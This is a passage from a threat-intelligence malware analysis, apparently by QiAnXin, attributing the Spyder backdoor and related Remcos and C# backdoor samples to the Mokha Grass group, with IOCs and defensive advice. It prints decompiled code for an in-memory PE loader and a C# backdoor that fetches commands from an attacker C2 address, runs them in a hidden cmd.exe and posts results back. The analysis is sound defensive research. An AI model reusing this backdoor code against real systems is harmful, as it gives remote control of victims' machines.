
签名人姓名:	电子邮件地址:	时间戳
Sectigo RSA ...	不可用	2023年4月10日 1...

Additionally, another sample of the Spyder backdoor (MD5: 87d94635372b874f18acb3af7c340357) is associated with a Remcos trojan sample based on the digital signature "HILLFOOT DEVELOPMENTS (UK) LTD."

-	-
File Name	smss.exe
MD5	acbae6919c9ce41f45ce0d1a3f3fedd4


-	-
Creation Time	2023-04-17 15:47:39 UTC
Digital Signature Time	2023-04-18 07:24:00 UTC
File Size	1026840 bytes (1002.77 KB)

This sample initially creates a series of scheduled tasks, similar to the behavior observed in the Spyder backdoor.



```
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 10",
  (int)L"10:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 11",
  (int)L"11:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 12",
  (int)L"12:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 13",
  (int)L"13:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
```

Then, decrypt the PE file data of the Remcos trojan and load it into memory for execution.




```
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_40B1B0();                                     // user name check
sub_40B170();                                     // time check
v8 = sub_40B270(v12, "kernel32.dll");
v9 = sub_40B210(v8);
Mw_Remap(v9);                                     // 参数"kernel32.dll"
                                                  // 重新加载kernel32.dll的.text段（解除挂钩）
sub_40A540();                                     // 检查eventlog服务
Mw_DecryptInit((int)v41, (int)v43, 65);           // decrypt key init
var_mem = GlobalAlloc(0x40u, 0x77201u);
Mw_Decrypt((int)v41, (int)&unk_42FA68, (int)var_mem, 0x77200);// decrypt
v25 = (void **)Mw_LoadPe(var_mem);                // load PE
v22 = NtCurrentPeb();
v22->Mutant = *v25;
v21 = *((_DWORD *)v22->ImageBaseAddress + 5);
*(_DWORD *)(v21 + 16) = *v25;
v42 = v25[2];
sub_40AA00(30000u);
__asm { jmp     [ebp+var_4C] }
return result;
}
```

The Mokha Grass group has also been known to use the Remcos trojan in their previous attack campaigns. Considering these pieces of evidence, we believe that the group behind the Spyder backdoor attack activities is likely the Mokha Grass group.

Other Associated Samples

The C2 for the aforementioned Remcos trojan sample is 192[.]169.7.142:80.



```
EIP 74FC6BDD <w  8BFF           mov edi,edi                          connect
    74FC6BDF     55             push ebp
    74FC6BE0     8BEC           mov ebp,esp
    74FC6BE2     83EC 18        sub esp,18
    74FC6BE5     53             push ebx
    74FC6BE6     57             push edi
    74FC6BE7     8D45 E8        lea eax,dword ptr ss:[ebp-18]
    74FC6BEA     50             push eax
    74FC6BEB     8D45 EC        lea eax,dword ptr ss:[ebp-14]
    74FC6BEE     50             push eax
    74FC6BEF     FF15 4870FE74  call dword ptr ds:[74FE7048]
    74FC6BF5     33FF           xor edi,edi
    74FC6BF7     8945 FC        mov dword ptr ss:[ebp-4],eax
    74FC6BFA     3BC7           cmp eax,edi
    74FC6BFC     75 6C          jne ws2_32.74FC6C6A
    74FC6BFE     FF75 08        push dword ptr ss:[ebp+8]
    74FC6C01     E8 BAC3FFFF    call ws2_32.74FC2FC0
    74FC6C06     8BD8           mov ebx,eax
    74FC6C08     3BDF           cmp ebx,edi
    74FC6C0A     0F84 41870000  je ws2_32.74FCF351
    74FC6C10     834D F4 FF     or dword ptr ss:[ebp-C],FFFFFFFF
    74FC6C14     56             push esi
    74FC6C15     8B73 0C        mov esi,dword ptr ds:[ebx+C]
    74FC6C18     897D F8        mov dword ptr ss:[ebp-8],edi

edi=ac.004734E8

.text:74FC6BDD ws2_32.dll:$6BDD #61DD <connect>
```

```
EAX     00622360
EBX     00000000
ECX     004734E8      ac.004734E8
EDX     00000000
EBP     0018F1EC
ESP     0018F1B8
ESI     004734E8      ac.004734E8
EDI     004734E8      ac.004734E8

EIP     74FC6BDD      <ws2_32.connec

EFLAGS    00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError   00000000 (ERROR_SUCCE
LastStatus  00000000 (STATUS_SUCCE

1: [esp+4]  000000EC
2: [esp+8]  00622558
3: [esp+C]  00000010
4: [esp+10] 00473298 ac.00473298
5: [esp+14] 00000000
```


```
地址      十六进制                                          ASCII
00622558  02 00 00 50 C0 A9 07 8E 00 00 00 00 00 00 00 00  ...PÀ©.........
00622568  AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  «««««««««........
00622578  24 C8 9F 75 F6 6F 00 18 01 00 00 00 00 00 C3 74  $È.uöo........Ât
```

```
0018F1B8  004048C  返回到 ac.004048C6 自 ???
0018F1BC  000000E
0018F1C0  0062255
0018F1C4  0000001
0018F1C8  0047329  ac.00473298
0018F1CC  0000000
0018F1D0  000000F
```


Another sample is associated with communication to the same IP and is a lightweight backdoor written in C#.

-	-
File Name	-
MD5	e3b37459489a863351d855e594df93bf
Creation Time	2075-03-07 02:18:38 UTC
VT Upload Time	2023-05-26 20:26:23 UTC
File Size	17408 bytes (17.00 KB)

The configuration data is as follows, and the URL format for communication with the C2 server is "hxxps://192.169.7.142:4546/search?q=search[<host_name>".




```
    internal class Config
    {
        // Token: 0x0400000F RID: 15
        public static int MinActiveDelay = 2;

        // Token: 0x04000010 RID: 16
        public static int MaxActiveDelay = 5;

        // Token: 0x04000011 RID: 17
        public static int MinInactiveDelay = 15;

        // Token: 0x04000012 RID: 18
        public static int MaxInactiveDelay = 30;

        // Token: 0x04000013 RID: 19
        public static string Url = "search?q=search";

        // Token: 0x04000014 RID: 20
        public static string Server = "https://192.169.7.142";

        // Token: 0x04000015 RID: 21
        public static string Port = "4546";

        // Token: 0x04000016 RID: 22
        public static bool AllowInsecureCertificate = true;
    }
}
```




```
        public Main()
        {
            this.InitializeComponent();
            if (Process.GetProcesses().Count((Process p) => p.ProcessName == Process.GetCurrentProcess().ProcessName) > 1)
            {
                Environment.Exit(0);
            }
            base.WindowState = FormWindowState.Minimized;
            base.Opacity = 0.0;
            base.ShowInTaskbar = false;
            Config.Url = Config.Url + "[" + Dns.GetHostName();
        }
```

The Main_Load function calls the Fetch and Reply methods to implement basic backdoor functionality.




```
        private void Main_Load(object sender, EventArgs e)
        {
            this.outputBuffer = this.outputBuffer + Dns.GetHostName() + " Connected.\n";
            for (;;)
            {
                try
                {
                    Thread.Sleep(TimeSpan.FromSeconds(0.0));
                    this.Fetch();
                    Thread.Sleep(1000);
                    this.Reply();
                    Thread.Sleep(3000);
                }
                catch (Exception ex)
                {
                    Console.WriteLine(ex);
                    Environment.Exit(0);
                }
            }
        }
```

The Fetch method retrieves instruction data from the C2 server through a GET request, and then processes the retrieved data, including reversing the order, GZ decompression, and removing the string "XXPADDINGXXPADDINGXXPADDINGXX". It creates a cmd.exe process with code page set to 437 and executes the processed instruction data.




```
private bool Fetch()
{
    bool flag;
    try
    {
        if (Config.AllowInsecureCertificate)
        {
            ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
        {
            Config.Server,
            ":",
            Config.Port,
            "/",
            Config.Url
        })));
        byte[] array = null;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            httpWebRequest.GetResponse().GetResponseStream().CopyTo(memoryStream);
            array = memoryStream.ToArray();
        }
        if (array.Length != 0)
        {
            Array.Reverse(array);
            array = Main.GZDecompress(array);
            string text = Encoding.ASCII.GetString(array);
            text = text.Replace("XXPADDINGXXPADDINGXXPADDINGXX", "");
            Console.WriteLine(text[1]);
            Console.WriteLine(text[2]);
            this.Start();
            this.readProcess.StandardInput.Write(text);
            this.readProcess.StandardInput.Flush();
            Console.WriteLine(text);
            text = text.Trim();
            if (text.StartsWith("cd"))
            {
                text = text.Replace("cd", "");
                string text2 = new string(text.Where((char c) => !char.IsControl(c)).ToArray<char>()).Trim();
                Console.WriteLine(text2);
                Directory.SetCurrentDirectory(text2);
                Console.WriteLine("new directory :- ");
                Console.WriteLine(Directory.GetCurrentDirectory());
            }
        }
        flag = true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex);
        flag = false;
    }
    return flag;
```



```
public void Start()
{
    this.startInfo = new ProcessStartInfo("cmd.exe");
    this.readProcess = new Process();
    this.startInfo.RedirectStandardOutput = true;
    this.startInfo.RedirectStandardInput = true;
    this.startInfo.RedirectStandardError = true;
    this.startInfo.WindowStyle = ProcessWindowStyle.Hidden;
    this.startInfo.CreateNoWindow = true;
    this.startInfo.UseShellExecute = false;
    this.startInfo.StandardOutputEncoding = Encoding.GetEncoding(437);
    this.readProcess.StartInfo = this.startInfo;
    this.readProcess.Start();
    this.processIoMgr = new ProcessIoManager(this.readProcess);
    this.processIoMgr.StderrTextRead += this.OnStderrTextRead;
    this.processIoMgr.StdoutTextRead += this.OnStdoutTextRead;
    this.processIoMgr.StartProcessOutputRead();
}
```

The Reply method processes the result of the cmd.exe process execution and sends it back to the C2 server through a POST request. The processing includes adding the string "XXPADDINGXXPADDINGXXPADDINGXX", GZ compression, and reversing the order.




```
private bool Reply()
{
    bool flag;
    try
    {
        if (Config.AllowInsecureCertificate)
        {
            ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
        {
            Config.Server,
            ":",
            Config.Port,
            "/",
            Config.Url
        })));
        httpWebRequest.Method = "POST";
        if (this.outputBuffer.Length > 0)
        {
            string text = this.outputBuffer;
            this.outputBuffer = "";
            byte[] array = Main.GZCompress(Encoding.ASCII.GetBytes("XXPADDINGXXPADDINGXXPADDINGXX" + text));
            Array.Reverse(array);
            httpWebRequest.ContentLength = (long)array.Length;
            httpWebRequest.GetRequestStream().Write(array, 0, array.Length);
            using (Stream responseStream = ((HttpWebResponse)httpWebRequest.GetResponse()).GetResponseStream())
            {
                new StreamReader(responseStream, Encoding.UTF8).ReadToEnd();
            }
            this.readProcess.StandardInput.Close();
        }
        flag = true;
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

This lightweight backdoor has extremely simple functionality and is likely used in conjunction with other malware during the attack process.


Furthermore, we have discovered other samples of this C# backdoor that have been uploaded to VT, with slight variations in the implementation code.

-	-
File Name	not_default_config.exe
MD5	4a25a52244f3360b0fffd0d752833bf1
Creation Time	2098-11-29 07:58:55 UTC
VT Upload Time	2023-05-09 10:01:52 UTC
File Size	56320 bytes (55.00 KB)



```
private void Main_Load(object sender, EventArgs e)
{
    if (Config.DisplayErrorMsg)
    {
        new Thread(delegate
        {
            MessageBox.Show(Config.ErrorMsgDesc, Config.ErrorMsgTitle, MessageBoxButtons.OKCancel, MessageBoxIcon.Hand);
        }).Start();
    }
    if (!this.Init())
    {
        Environment.Exit(0);
    }
    for (;;)
    {
        try
        {
            Thread.Sleep(TimeSpan.FromSeconds((double)new Random().Next(Config.MinDelay, Config.MaxDelay)));
            if (this.cmd == "")
            {
                this.FetchCmd();
            }
            else
            {
                if (this.cmd == "exit")
                {
                    this.reply = "EXIT OK";
                    this.ReplyCmd();
                    this.readProcess.StandardInput.WriteLine("exit");
                    this.readProcess.WaitForExit();
                    Environment.Exit(0);
                }
                this.Exec(this.cmd);
                while (!IO.stderr.Contains("FLAG_END") && !IO.stdout.Contains("FLAG_END"))
                {
                    Thread.Sleep(100);
                }
                if (IO.stderr.Length > 2)
                {
                    this.reply = IO.stderr;
                }
                else
                {
```

The C2 server in the configuration data is an internal IP, indicating that this sample may be a test version.



```
internal class Config
{
    // Token: 0x0400000C RID: 12
    public static bool DisplayErrorMsg = true;

    // Token: 0x0400000D RID: 13
    public static string ErrorMsgTitle = "This application could not be started.";

    // Token: 0x0400000E RID: 14
    public static string ErrorMsgDesc = "Unhandled exception has occured in your application. \r\r Object {0} is not valid.";

    // Token: 0x0400000F RID: 15
    public static int MinDelay = 0;

    // Token: 0x04000010 RID: 16
    public static int MaxDelay = 0;

    // Token: 0x04000011 RID: 17
    public static string Url = "search?q=search+something&qs=n&form=QBRE&cvid=";

    // Token: 0x04000012 RID: 18
    public static string Server = "https://192.168.0.103";

    // Token: 0x04000013 RID: 19
    public static string Port = "443";

    // Token: 0x04000014 RID: 20
    public static bool AllowInsecureCertificate = true;
}
```

Summary

There are intricate connections among several APT groups in the South Asia region, and the Spyder backdoor, which targeted multiple countries in this attack, is an example. It shares many similarities with the previously disclosed WarHawk backdoor associated with the Rattlesnake group. Based on the digital certificates found in early samples and the associated Remcos trojan samples, it is more likely that the Spyder backdoor originates from the Mokha Grass group. Furthermore, we have identified other backdoors through the infrastructure used by the attackers, indicating their continuous expansion of their arsenal.

Protection Recommendations

QiAnXin Threat Intelligence Center reminds users to be cautious of phishing attacks, avoid opening links from unknown sources shared on social media, refrain from executing email attachments from unknown origins, avoid running unknown files with exaggerated titles, and avoid installing apps from unofficial sources. It is important to regularly back up important files and keep software up to date with the latest patches.

If it is necessary to run an application from an unknown source, it is recommended to first use the QiAnXin Threat Intelligence File Deep Analysis Platform (https://sandbox.ti.qianxin.com/sandbox/page) for verification. The platform currently supports in-depth analysis of various file formats, including Windows and Android platforms.

Currently, all products based on QiAnXin Threat Intelligence Center's threat intelligence data, including QiAnXin Threat Intelligence Platform (TIP), TianQing, TianYan Advanced Threat Detection System, QiAnXin NGSOC, and QiAnXin Situational Awareness, support precise detection of such attacks.

采用多种动静态检测、分析技术，快速判别并掌握恶意软件的详情。

10+威胁分析工具，实现IOCs、样本的批量与自动化检测。

基于威胁发现能力模型，展示数据实体间的关联关系。

基于同源分析技术提取文件基因，实现样本自动聚类。

为安全研究人员提供攻击事件涉及线索的管理平台。

主机信息采集、分析，系统日志分析。

IOC

MD5

(Spyder)

eb9068161baa5842b40d5565130526b9

87d94635372b874f18acb3af7c340357

1fa3f364bcd02433bc0f4d3113714f16

1f599f9ab4ce3da3c2b47b76d9f88850

53b3a018d1a4d935ea7dd7431374caf1

1f4b225813616fbb087ae211e9805baf

(Remcos)

acbae6919c9ce41f45ce0d1a3f3fedd4

(C# Backdoor)

e3b37459489a863351d855e594df93bf

4a25a52244f3360b0fffd0d752833bf1

C&C

plainboardssixty.com

gclouddrives.com

alibababackupcloud.com

cloudplatfromservice.one

192[.]169.7.142:80

192[.]169.7.142:4546

URL

hxxp://plainboardssixty.com/drive/

hxxp://gclouddrives.com/spyder/

hxxp://alibababackupcloud.com/spyder/

hxxp://cloudplatfromservice.one/cpidr/

hxxps://192.169.7.142:4546/search?q=search[<host_name>

References

[1]. https://twitter.com/Axel_F5/status/1669794530592170001

[2]. https://www.zscaler.com/blogs/security-research/warhawk-new-backdoor-arsenal-sidewinder-apt-group-0

PATCHWORK WARHAWK SPYDER

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